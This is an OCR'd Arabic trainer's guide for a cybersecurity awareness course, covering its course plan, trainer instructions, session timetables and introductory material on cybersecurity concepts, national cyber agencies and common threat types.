
دليل المدرب

الامن السيبراني وامن المعلومات

بقياده المدرب: .....

عدد الايام: 15 يوم تدريبي

عدد الساعات: 45 ساعة تدريبية.


بسم الله الرحمن الرحيم

مقدمة

عزيزي المدرب ..

عزيزي المدرب .. يدور هذا البرنامج حول ..

"الامن السيبراني"

(تعريف – مهارات – خصائص .. الخ)

وسيتم عرضه من خلال الوحدات الأتية :

الوحدة التدريبية الأولي:

الامن السيبرانى

الوحدة التدريبية الثانية:

المواقع الالكترونية

الوحدة التدريبية الثالثة:

البرمجيات وصفحات الويب

الوحدة التدريبية الرابعة:

امن المعلومات

الوحدة التدريبية الخامسة:

حماية المواقع

الوحدة التدريبية السادسة:

حماية البرمجيات

الوحدة التدريبية السابعة:

حماية صفحات الويب

الوحدة التدريبية الثامنة:

حماية مواقع التواصل الاجتماعي

الوحدة التدريبية التاسعة:

التجسس الإلكتروني

الوحدة التدريبية العاشرة:

انواع التجسس الإلكتروني

الوحدة التدريبية الاحدى عشر:

الجرائم السيبرانية

الوحدة التدريبية الاثنى عشر:

أمن الإتصالات

الوحدة التدريبية الثالثه عشر:

نظام التشغيل

الوحدة التدريبية الرابعة عشر:

المبادئ الأساسية لأمن المعلومات

الوحدة التدريبية الخامسة عشر:

إدارة المخاطر

إرشادات للمدرب

قبل تنفيذ الدورة :

1. الإطلاع الجيد والمراجعة الدقيقة للمنهج التدريبية
2. مراعاة الزمن بدقة والحرص على إستثمار الوقت وفق الخطة الموضوعة
3. إستيعاب الأنشطة المعدة لكل جلسة تدريبية
4. الإعداد الجيد للمادة التدريبية

أثناء تنفيذ الدورة :

1. التهيئة لموضوع الجلسة التدريبية
2. إجراء إختبار قبلي لقياس خبرات المتدربين حول موضوع الجلسة التدريبية.
3. إستيعاب الأنشطة المعدة لكل جلسة تدريبية
4. تلخيص عمل المجموعات بعد العرض والنقاش
5. مراعاة التقيد بأهداف البرنامج
6. تدوين الملاحظات على الحقيبة من خلال أدوات التقويم المصاحبة، للإستفادة منها في تطوير البرنامج وحقيبته التدريبية
7. تشكيل المجموعات بشكل عشوائي بعد كل جلسة تدريبية يسهم في الحفاظ على حيوية المتدربين والاستفادة من خبرات متنوعة.

دليل المدرب

إسم البرنامج

"الامن السيبراني"

الأهداف

- ان يتعرف المتدرب علي الامن السيبرانى
- ان يلم المتدرب باهمية الامن السيبرانى في المجتمع
- ان يعي المتدرب بكيف يحصل خطر امنى سيبرانى.
- ان يدرك المتدرب اشكال الهجمات السيبرانية
- ان يتعرف المتدرب علي الشبكات اللاسلكية
- ان يلم المتدرب بكيفية حماية انفسنا من الاختراق
- ان يعي المتدرب بكيفية اختراق الشبكات اللاسلكية.
- ان يتعرف المتدرب علي المواقع الالكترونية
- ان يلم المتدرب بكيفية تصميم موقع الكترونى
- ان يعي المتدرب بكيف يتم اختراق المواقع الالكترونية.
- ان يدرك المتدرب كيف تحمي موقعك الالكترونى من الاختراق
- ان يتعرف المتدرب علي التطبيقات.
- ان يتعرف المتدرب علي البرمجيات

- **ان يلم المتدرب بلماذا يعتبر تطوير البرمجيات باهظا مقارنة بالأعمال الأخرى؟.**
- **ان يعي المتدرب بصفحات الويب**
- **ان يدرك المتدرب حماية موقعك من الاختراق**
- **ان يتعرف المتدرب علي شبكات التواصل الاجتماعى.**
- **ان يتعرف المتدرب علي كيفية اختراق الفيس بوك**
- **ان يلم المتدرب بكيفية اختراق حساب تويتر عبر الانترنت**
- **ان يعي المتدرب بالاختراق.**
- **ان يدرك المتدرب التجسس الالكترونى**
- **ان يتعرف المتدرب علي التجسس الالكترونى الحكومي**
- **ان يلم المتدرب بامن المعلومات.**

إرشادات للمدرب

عزيزي المدرب:

إن قراءة الحقيبة قراءة متمعنة سيساعدك على معرفة آلية إستخدام الحقيبة التدريبية بجميع أجزائها وموادها التدريبية، كما سييسر لك دورة تدريبية ناجحة ومتميزة بإذن الله.

اساليب التدريب المستخدمة

سيتم تقديم البرامج التدريبي بإستخدام الأساليب المتنوعة فى مجال التدريب ومنها .

وذلك للوصول إلى إتمام عملية نقل المعلومات المطلوبة والإستفادة الكبرى من حضور البرنامج التدريبي.

الوسائل التدريبية :

1. **تسخير التقنيات الحديثة أثناء العرض.**
2. **تجهيز الأقلام الملونة والشفافيات والصحائف الورقية.**
3. **الحاسب الآلي ومستلزماته.**

طريقه استخدام الدليل

- اقرأ دليلي التدريب (دليل المتدرب – دليل المدرب) جيداً قبل أن تصل إلى التدريب, وعليك أن تضعي – في ضوء الخطة الزمنية لتنفيذ البرنامج – سيناريو كامل للتدريب بالإستعانة بدليل المدرب, فهو الدليل المايسترو في هذه الحقيبة التدريبية.
- تعرف على المرشحين قبل أن تذهب إلى التدريب إذا كان ذلك ممكناً, وذلك من خلال معرفة شركاتهم, ووظائفهم, ومؤهلاتهم لتهيئ نفسك للتفاعل معهم.
- ابدأ البرنامج بالترحيب المشاركين ثم قدمي نفسك.
- ينصح بكسر الحاجز النفسي مع المشاركين, وبين بعضهم البعض, كأن تطلب من كل منهم أن يقدم نفسه للزملاء الآخرين وذلك من خلال نبذة عن نفسه وشركته (أو المنظمة التي ينتمي إليها) وأي معلومات أخرى يرى إضافتها, وذلك في عجالة ثم ابدأ شفافة أهداف البرنامج واطلب من الحاضرين إبداء توقعاتهم من البرنامج.

ملاحظات

إذا ما ذكر بعض المشاركين توقعات أو احتياجات أخرى لا يتضمنها الإطار العام للبرنامج يجب على المدرب تقرير ما إذا كان هناك وقت لإدراجها ضمن البرنامج، وفي أي يوم أم أنه سيقوم بالرد عليها في غير أوقات العمل بالبرنامج التدريبي، ثم يقوم بالربط بين توقعات المشاركات وأهداف ومحتويات البرنامج التدريبي.

- شجع المشاركين على طرح أفكارهم وقمي بتدوين الأفكار التي يطرحونها على اللوحة الورقية واطلبي منهم دائماً استخدام أمثلة من الواقع العملي لأفكارهم المطروحة.


- قم بتقسيم المشاركين إلى مجموعات عمل على أساس طبيعة الشركات التي ينتمون إليها, أو حسب ما تراه مناسباً لطبيعة الظروف والأحوال, وشجع الأفراد بالعمل داخل المجموعات عند مناقشة حالات عملية.. واطلبي منهم اختيار ممثل للمجموعة لعرض وجهة نظرها.

- شجع النقاش المستمر.. وضع حداً للجدل واحرصي على أن يكون النقاش داخل إطار موضوعات البرامج.

- إستمع إلى الآراء كلها بنفس الاهتمام ولكن في إطار الوقت المخصص لكل موضوع.

- إسمح بالأسئلة والاستفسارات ولا تنتقل من موضوع إلى آخر إلا بعد أن تتأكد من إستيعاب المشاركين جميعهم للموضوع.

دليل الوحدات



الوحدة التدريبية الأولي

الامن السيبرانى

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	الامن السيبرانى	10 دقيقة	تابع الامن السيبرانى
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –1			15 دقيقة
• الامن السيبرانى	المناقشة		20 دقيقة
• اهمية الامن السيبرانى في المجتمع	عصف ذهني		20 دقيقة
• كيف يحصل خطر أمني سيبراني؟	التطبيق العملى		25 دقيقة
• نشاط –2			15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي الأول

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : الامن السيبرانى

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **الامن السيبرانى**

نشاط –1

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن مفهوم الامن السيبرانى.

الامن السيبراني

قبل الحديث عن الأمن السيبراني لنعد قليلا إلى الوراء لنتعرف على اصل ومعنى كلمة سيبراني.

الكلمة تعتبر ترجمة حرفية لكلمة Cyber والمشتقة من كلمة Cybernetics والتي استخدمت في الماضي للدلالة كيفية تواصل الآلات والكائنات الحية مع بعض وتحكمها.

ومن تلك الكلمة نشأت مصطلحات كثيرة استخدمت في قصص و أفلام الخيال العلمي مثل مصطلح Cyberspace أو الفضاء السيبراني والذي يستخدم عادة للإشارة إلى الإنترنت وشبكات الاتصالات وكأنها فضاء وهمي أو افتراضي.

ومؤخرا استحدثت بعض المصطلحات المبنية على كلمة سيبراني مثل:

- **مقهى إنترنت (Cybercafé) وهي المحلات التجارية التي تقدم خدمة الإنترنت.**
- **الجرائم السيبرانية (Cybercrimes) ويقصد بها الجرائم التي تحصل عن طريق الإنترنت والحواسيب.**
- **الحرب السيبرانية (Cyberwar) أو الهجوم السيبراني (Cyberattack) وتعني التعدي على شبكات وحواسيب ومعلومات بقصد السرقة أو التخريب و التدمير وقد تحصل بين دول أو جماعات أو أفراد كذلك.**
- **الإرهاب السيبراني (Cyberterrorism) هو استغلال الإنترنت وتطبيقاتها لتهديد شخصيات معينة أو تدمير بنى تحتية بدوافع سياسية أو عقدية.**
- **الأمن السيبراني (Cybersecurity) وهو المصطلح الأكثر تداولا في وقتنا الحاضر والذي يدل على كل ماهو متعلق بحماية الشبكات والبيانات الرقمية والأجهزة المتصلة بها.**

وقالوا إن تنوع وسائل الاتصالات وتفاوت خصائصها وطبيعتها زاد من حجم تبادل المعلومات بين العالم بشكل تسبب في زيادة العبء المالي على الدول التي تسعى إلى تحقيق الأمن المطلوب للفرد والمجتمع في ظل الاستخدام الواسع للحاسب الآلي وتطبيقاته، والأجهزة الذكية، وما يندرج تحتها.

ما هو الأمن السيبراني؟

الأمن السيبراني هو عبارة عن مجموع الوسائل التقنية والتنظيمية والادارية التي يتم استخدامها لمنع الاستخدام الغير مصرح به و سوء الاستغلال واستعادة المعلومات الالكترونية ونظم الاتصالات والمعلومات التي تحتويها وذلك بهدف ضمان توافر واستمرارية عمل نظم المعلومات وتعزيز حماية وسرية وخصوصية البيانات الشخصية واتخاذ جميع التدابير اللازمة لحماية المواطنين والمستهلكين من المخاطر في الفضاء السيبراني.

والأمن السيبراني هو سلاح استراتيجي بيد الحكومات والإفراد لا سيما أن الحرب السيبرانية أصبحت جزءاً لا يتجزأ من التكتيكات الحديثة للحروب والهجمات بين الدول.

وفي عصر التكنولوجيا أصبح لأمن المعلومات الدور الأكبر صد ومنع أي هجوم إلكتروني قد تتعرض له أنظمة الدولة المختلفة، وأيضًا حماية الأنظمة التشغيلية من أي محاولات للولوج بشكل غير مسموح به لأهداف غير سليمة، وهو السبب وراء الأمر الملكي بإنشاء الهيئة الوطنية للأمن السيبراني.

أكد خبراء علوم الحاسب الآلي وأمن المعلومات في المملكة أن الأمر الملكي القاضي بإنشاء (الهيئة الوطنية للأمن السيبراني) وارتباطها بخادم الحرمين الشريفين الملك سلمان بن عبدالعزيز خطوة رائدة للمحافظة على أمن المجتمع السعودي واستقراره، وتأمين سلامة عمل قطاعات الدولة المختلفة من خلال تحقيق الأمن لها من أي اختراقات قد تحدث.

الفضاء المعلوماتي

«مصطلح الأمن السيبراني أتى من لفظ السيبر المنقول عن كلمة (Cyber) اللاتينية ومعناها «الفضاء المعلوماتي»، ويعني مصطلح الأمن السيبراني «أمن الفضاء المعلوماتي» من كل جوانبه، وهو عبارة عن تعبير شامل عن العالم الافتراضي الذي يحوي كل ما يتعلق باستخدامات وآليات وتطبيقات وتجهيزات تقنية المعلومات والحاسب الآلي، والترابط فيما بينها من خلال شبكات الحاسب والاتصالات والانترنت».

في ظل تطور تحديات الأمن السيبراني على مستوى العالم، تأتي حماية النظم والبنية الأساسية لتكنولوجيا المعلومات والاتصالات على رأس أولويات وزارة المواصلات والاتصالات.

فالفوائد العظيمة التي يقدمها لنا الفضاء الإلكتروني محفوفة بعدد من التحديات التي قد تهدد البنية التحتية التي تعزز من قدرتنا على الاستخدام الآمن للإنترنت.

وسعيًا منها لمواجهة هذه التحديات، تواصل دولة قطر بذل المزيد من الجهود الرامية إلى تعزيز الأمن السيبراني، فضلًا عن التعاون مع نظرائها حول العالم لخلق فضاء إلكتروني مفتوح وآمن.

ويعمل قطاع الأمن السيبراني من خلال إدارتي "كيوسرت" و"حماية البنية التحتية للمعلومات الحيوية" مع الهيئات الحكومية وهيئات القطاعين العام والخاص ومع المواطنين القطريين لتوعيتهم بكيفية احتواء المخاطر والتهديدات التي تواجههم على شبكة الإنترنت، كما يعمل القطاع على حماية المعلومات الحيوية على شبكة الإنترنت وضمان تأمينها.

ونظرًا لأن قضايا تأمين المعلومات تتخطى الحدود الجغرافية للدولة الواحدة، فإن قطاع الأمن السيبراني عضو في المنتدى الدولي للطوارئ الحاسوبية وفرق التأمين" المعروف باسم (FIRST)، حيث يدعم هذا المنتدى العلاقات الدولية التي تربط فرق التأمين بعضها ببعض والشركاء حول العالم من أجل تبادل أحدث المعلومات حول التهديدات والمخاطر التي تتعرض لها المواقع الإلكترونية الحيوية.

كما أن القطاع عضو في منظمة الميريديان الدولية المعنية بأمور حماية البني التحتية الحيوية.

- **انهيار الثقة:**

أن أمن الحاسب وتقنية المعلومات يعد مطلبا حيويا للمحافظة على خصوصية وسلامة تصرفات الأفراد والهيئات، ودونه ستنهار الثقة في التعامل مع القطاعات التي تقدم خدماتها بالاعتماد على معالجة البيانات والمعلومات.

- **مكانة واستقلالية:**

أن ارتباط الهيئة بخادم الحرمين الشريفين له دلالة على مكانتها واستقلاليتها لتستطيع سن التنظيمات والإجراءات المتعلقة بالأمن السيبراني وتطبيقها على بقية الجهات الحكومية، ومن ثم متابعة تطبيقها للتأكد من تناغم عمل الجهات الحكومية في حماية معلومات وخدمات الوطن.

- **تكامل الأجهزة:**

إن قرار إنشاء الهيئة أتى في الوقت المناسب للعمل على تحقيق التكامل بين أجهزة الدولة المعنية بذلك المجال مثل: الاتحاد السعودي للأمن الالكتروني والبرمجيات التابع للهيئة العامة للرياضة، والمركز الوطني للأمن الالكتروني في وزارة الداخلية، ومركز التميز في جامعة الملك سعود، ومركز الأمن السيبراني في مدينة الملك عبدالعزيز للعلوم والتقنية، إضافة إلى مراكز أخرى في وزارة الدفاع والشركات الوطنية الكبرى، وستعمل الهيئة على سن الأنظمة والتشريعات وتوحيد الممارسات في سبيل ضمان تطبيق الأنظمة الحرجة للاتصالات وتقنية المعلومات والحفاظ على سرية وخصوصية وجاهزية وتكامل المعلومات في السعودية.

- **مرحلة جديدة:**

أن إنشاء الهيئة قرار حكيم هدفه الأساس مواجهة المخاطر الالكترونية التي تمثلها الهجمات والجرائم المعلوماتية، حيث يؤسس لمرحلة جديدة من الأمن المعلوماتي للمملكة، خاصة ذي العلاقة بالاقتصاد الوطني.

- **حرب غير معلنة:**

أن الهجمات الالكترونية أصبحت بمثابة حرب غير معلنة ولا بد من التصدي لها بكل السبل.

- **بكالوريوس سيبراني:**

بأهمية إنشاء الهيئة مع كثرة الهجمات الالكترونية، لافتا إلى أن الجامعة تؤهل الشباب عبر برنامج بكالوريوس في الأمن السيبراني.

- **محاور أمن المعلومات والأمن السيبراني لمواجهة التحديات وفقا للوكيل:**

- **المحافظة على خصوصية وسرية المعلومات (Privacy) من خلال منع التوصل إلى المعلومة إلا من صاحب الصلاحية في ذلك والتحقق من هوية المستخدم لها.**
- **سلامة ووحدة وتجانس المعلومات (Integrity) بمنع التغيير والعبث في البيانات.**
- **جاهزية المعلومات والتجهيزات وتوفرها عند الطلب لصاحب الصلاحية بعد التحقق من هويته (PeerAuthentication).**

إستراحة تدريبية

اليوم التدريبي الأول

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع الامن السيبرانى

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- اهمية الامن السيبرانى في المجتمع
- كيف يحصل خطر أمني سيبراني؟

اهمية الامن السيبرانى في المجتمع

يعمل الأمن السيبراني على حفظ و حماية المعلومات الموجودة على الشبكة العالمية ، و له أهمية كبرى في الحرص على تقديم معلومات صحيحة و من مصادر موثوقة للمستخدمين ، و هذا ما يبث الأمن و الطمأنينة في المجتمع ، كما يُتيح للمستخدمين إضافة معلوماتهم الشخصية على الشبكة العالمية ، و بذلك يعمل الأمن السيبراني على حماية الأمن في الدولة و ذلك لما يقدمه من حماية معلوماتية للأفراد و الهيئات و المنظمات الموجودة في الدولة أيضًا.

من أنواع الأخطار المعلوماتية

- **منع الخدمة:**

منع استخدام الموارد والبرمجيات والتجهيزات المعلوماتية ويؤدي إلى انهيار النظام ومنع الاستفادة منه.

- **خطر التسلسل والاختراق Intrusion Attack:**

ينجم عنه دخول غير المصرح له إلى الأنظمة والموارد المعلوماتية والتحكم بها أو استغلالها للهجوم على موارد وأنظمة أخرى.

- **سرقة المعلومات أو العبث بها:**

يمكن حدوثه بسبب ثغرات في الأنظمة أو التجهيزات أو باستخدام برامج خاصة.

كيف تحدث هذه المخاطر؟

من خلال استخدام وسائل برمجية متنوعة كفيروسات الحاسب، أو من خلال استغلال الثغرات في النظم المعلوماتية من قبل المتعدين أو ما يطلق عليهم «الهاكر».

في عالم اليوم المتصل، يستفيد الجميع من برامج الدفاع الإلكتروني المتقدمة. على المستوى الفردي، يمكن أن يُسفر هجوم الأمن الإلكتروني عن الكثير من الأشياء، بدءًا من سرقة الهوية ومرورًا بمحاولات الابتزاز ووصولًا إلى فقدان البيانات المهمة مثل صور العائلة. يعتمد الجميع على بنية أساسية حيوية مثل محطات الطاقة والمستشفيات وشركات الخدمات المالية. وتأمين هذه المؤسسات وغيرها هو أمر ضروري للحفاظ على سير عمل المجتمع لدينا.

كما يستفيد الجميع من عمل الباحثين في مجال التهديدات السيبرانية، مثل فريق Talos المكون من 250 باحثًا، والذين يحققون في التهديدات الجديدة والناشئة وإستراتيجيات الهجوم السيبراني. وهم يعملون على كشف الثغرات الأمنية الجديدة وتثقيف الجمهور حول أهمية الأمن السيبراني ودعم الأدوات

مفتوحة المصدر. تجعل جهودهم من الإنترنت مكانًا أكثر أمنًا للجميع.

كيف يحصل خطر أمني سيبراني؟

يمكن تخيل الأمر بمقاربة بسيطة: تخيلوا منزلاً بباب قوي ومتين، ويأتي شخصٌ يريد الدخول إلى المنزل، اكتشف هذا الشخص أن أحد جدران هذا المنزل لديه نافذة مقفلة ولكن ليس بإحكام، فيبتكر طريقة لفتح الباب والدخول. هذا السيناريو يمثل اكتشاف الثغرات الأمنية بدقة بحيث يستطيع «المخترق» أن يكتشف نقاط ضعف في النظام تسمح له باختراقه.

يتم اكتشاف الثغرات من خلال المعارف التقنية التي يكتسبها هؤلاء الأشخاص ويتم استغلالها لمصالح خاصة أو لها علاقة بأنظمة دولية، وقد تكون هذه الثغرات أموراً بسيطة جداً مثل اكتشاف الجهة المعنية أن جميع أفراد هذه الشركة يستخدمون رمزاً سرياً واحداً للدخول إلى حواسيبهم في الشركة، أو أن تكون جميع أسماء المستخدمين تتألف من الحرف الأول من الاسم واسم العائلة.

جزء كبير من الحروب اليوم تشن على الفضاء السيبراني، من اختلاس معلومات، إلى تعطيل أنظمة شديدة الحساسية. تدرك الشركات أن القدرة على امتلاك الثغرات أصبحت أكثر سهولة عما كانت عليه في السابق، بسبب وجود أشخاص مهتمين حصرياً ومتخصصين في هذا المجال، بحيث بات بإمكان أي كان أن يصبح «مهاجماً سيبرانياً» وهذا ينعكس بازدياد سرعة وتيرة الهجمات السيبرانية.

وقد باتت هذه الهجمات «أكبر تهديد للشركات»، وفق ما أعلنت الرئيسة والمديرة التنفيذية لشركة IBM فرجينيا ماري روميتي عام 2015.

ما هي مصلحة أي كان لسرقة بياناتي الشخصية؟ فأنا لا أخفي شيئاً

سؤال وجواب يرددهما معظم الناس عند الحديث عن الأمن السيبراني، ولكن الإنترنت لديه ما يماثل اللصوص، المبتزين ومنتحلي الشخصية. فالجريمة المنظمة سرعان ما استغلت هذا العالم الجديد لاستكمال أنشطة غير قانونية من الابتزاز، الاحتيال، غسيل الأموال، والسرقة.

وبعكس ما يعتقد الكثيرون أن الدولة تسيطر على الإنترنت فهذا غير صحيح، إذ إن هذا الفضاء لا قانون له، لا حدود له، ولا قدرة لأيّ كان على السيطرة المطلقة عليه. بياناتك قد لا تخفي شيئاً، وفق ما يردده الكثيرون، وقد تكون لا تعني شيئاً أيضاً للمخترق، لكنها تعني شيئاً لك، وبالتالي يمكن للمخترق أن يمنعك من دخول بريدك الإلكتروني مثلاً مقابل الحصول على الأموال في أبسط الأحوال.

بحسب إحصاءات موقع Kaspersky للفصل الثالث من هذه السنة، فإن لبنان يأتي في المرتبة الثامنة عالمياً من مجموع الأشخاص الذين تعرضوا لعمليات اختلاس البيانات المصرفية الخاصة بهم، بمعدل 1.84%، من خلال ما يسمى «Mobile banking Trojans» وهي برامج مخصصة للولوج إلى أجهزة الناس بصورة تبدو طبيعية عند تحميل أي برنامج، لكنها تخفي قدرات تقنية تمكنها من استغلال هاتفكم، وتسمى «أحصنة طروادة» نسبةً إلى حصان طروادة التاريخي.

نشاط 2–

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن اهمية الامن السيبرانى في المجتمع .

الوحدة التدريبية الثانية

المواقع الالكترونية

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	المواقع الالكترونية	10 دقيقة	تابع المواقع الالكترونية
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
